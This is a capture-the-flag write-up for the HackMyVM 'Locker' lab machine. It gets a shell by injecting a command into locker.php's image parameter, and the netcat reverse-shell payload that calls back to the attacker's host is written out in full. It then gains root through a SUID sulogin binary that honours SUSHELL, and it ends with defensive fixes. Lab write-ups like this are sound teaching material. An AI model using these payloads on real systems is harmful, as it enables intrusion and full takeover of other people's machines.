HMV Locker Summary
This machine was a short Linux chain built around a web bug and a dangerous SUID helper. A single
image parameter in the web application ended up reaching a shell pipeline, which gave me command
execution as www-data. From there, a misconfigured sulogin binary that honored SUSHELL turned
that low-privilege shell into root.
Scope
- Name: Locker
- Difficulty: (3/10)
- OS: Linux
- IP: locker.hmv(192.168.56.123)
Enumeration
Nmap
A full TCP scan showed only one realistic attack surface.
❯ nmap -p- --min-rate 3000 locker.hmv

PORT   STATE SERVICE
80/tcp open  http
The service fingerprint confirmed nginx 1.14.2. A top-32 UDP scan added only 68/udp
open|filtered, so I stayed focused on the web server.
❯ nmap -sC -sV -p80 locker.hmv

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
Web
The front page was tiny and a little misleading. It displayed a strange mixed-case string as a "root password" hint and linked to a single model image.
❯ curl http://locker.hmv/
<h1>SUPER LOCKER</h1>
<pre>
Use root password to unlock our powers!
aAaaaAAaaAaAAaAAaAAaaaA!
<a href="/locker.php?image=1">Model 1</a>
</pre>
Directory enumeration did not expose much beyond the obvious image files and locker.php itself.
❯ gobuster dir -u http://locker.hmv/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt -x php,html,jpg,txt

/index.html           (Status: 200)
/1.jpg                (Status: 200)
/2.jpg                (Status: 200)
/3.jpg                (Status: 200)
/locker.php           (Status: 200)

The interesting part was how locker.php handled its parameter. The image shown on the home page
matched 1.jpg exactly, and changing ?image from 1 to 2 or 3 swapped the returned picture.
❯ md5sum locker.webp 1.jpg
6d33a464f800d7db35d587fa03605f24  locker.webp
6d33a464f800d7db35d587fa03605f24  1.jpg
Viewing the response source made the implementation pattern much clearer: the backend was returning
an HTML img tag whose source contained a base64-encoded JPEG.

From black-box behavior, the backend looked very close to:
cat "$image.jpg" | base64
I tested command separators instead of treating it like a plain file selector. && and & can both
split the original command, ; is even better because it forces my command to run regardless of
whether the original part succeeds, and || is useful when the left side is expected to fail. In the
final reverse shell payload I used a leading and trailing ; to mark the beginning and end of the
injected command cleanly.
That is enough for command injection if the input reaches a shell. Before trying that, I also checked
whether the images hid anything interesting. 3.jpg carried a JPEG comment that decodes to
Delivered by GfK Etilize, but that turned out to be just a useless clue rather than part of the main
path.

3.jpg included a JPEG comment that decodes cleanly but does not unlock anything by itself.Foothold
With the shell interpretation hypothesis in mind, I injected a command separator and appended a reverse shell payload.
curl http://locker.hmv/locker.php -G --data-urlencode 'image=;nc 192.168.56.1 1234 -e /bin/bash;'
That returned a shell as www-data. At that point the host looked minimal: only root and
tolocker had login shells, and /home/tolocker/ contained the user flag plus a small executable
flag.sh.
www-data@locker:~/html$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
tolocker:x:1000:1000:tolocker,,,:/home/tolocker:/bin/bash

www-data@locker:~/html$ ls -al /home/tolocker/
total 36
drwxr-xr-x 3 tolocker tolocker 4096 Jan 22  2021 .
drwxr-xr-x 3 root     root     4096 Jan 22  2021 ..
-rwxr-xr-x 1 tolocker tolocker 1920 Jan 22  2021 flag.sh
-rw------- 1 tolocker tolocker   14 Jan 22  2021 user.txt
There was no obvious password reuse path, so I moved on to standard local enumeration. The SUID list
contained one entry that stood out immediately: /usr/sbin/sulogin.
www-data@locker:~/html$ find / -mount -perm -u=s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/sulogin
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
Privilege Escalation
The key detail from the sulogin manual is that it checks the SUSHELL environment variable to
decide which shell to execute. That meant I could point it at my own wrapper and preserve the
privileged effective UID with bash -p.
I wrote a two-line launcher in /tmp:
www-data@locker:/tmp$ cat pwn
#!/bin/bash -p
/bin/bash -ip
Then I exported SUSHELL inline and ran sulogin in emergency mode.
www-data@locker:/tmp$ SUSHELL=/tmp/pwn /usr/sbin/sulogin -e
Press Enter for maintenance
(or press Control-D to continue):
bash-5.0# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
That was enough to read the final flag and end the box.
Takeaways
This machine was a clean reminder that a very small web surface can still be fatal if one parameter is passed into a shell. The entire foothold came from observing how the application transformed an image into a base64 data URI and then testing whether the filename construction was shell-backed.
On the defensive side, two fixes matter most:
- Never build file-handling commands with unsanitized request parameters. If the goal is to read an image, use direct file APIs instead of shelling out.
- Treat
suloginand similar recovery tools as sensitive privileged entry points. If they honor attacker-controlled environment variables, they become escalation primitives immediately.
Footnotes:
A plain /bin/bash would usually drop privileges here. bash -p preserves the effective UID,
which is what makes the SUSHELL trick usable in practice.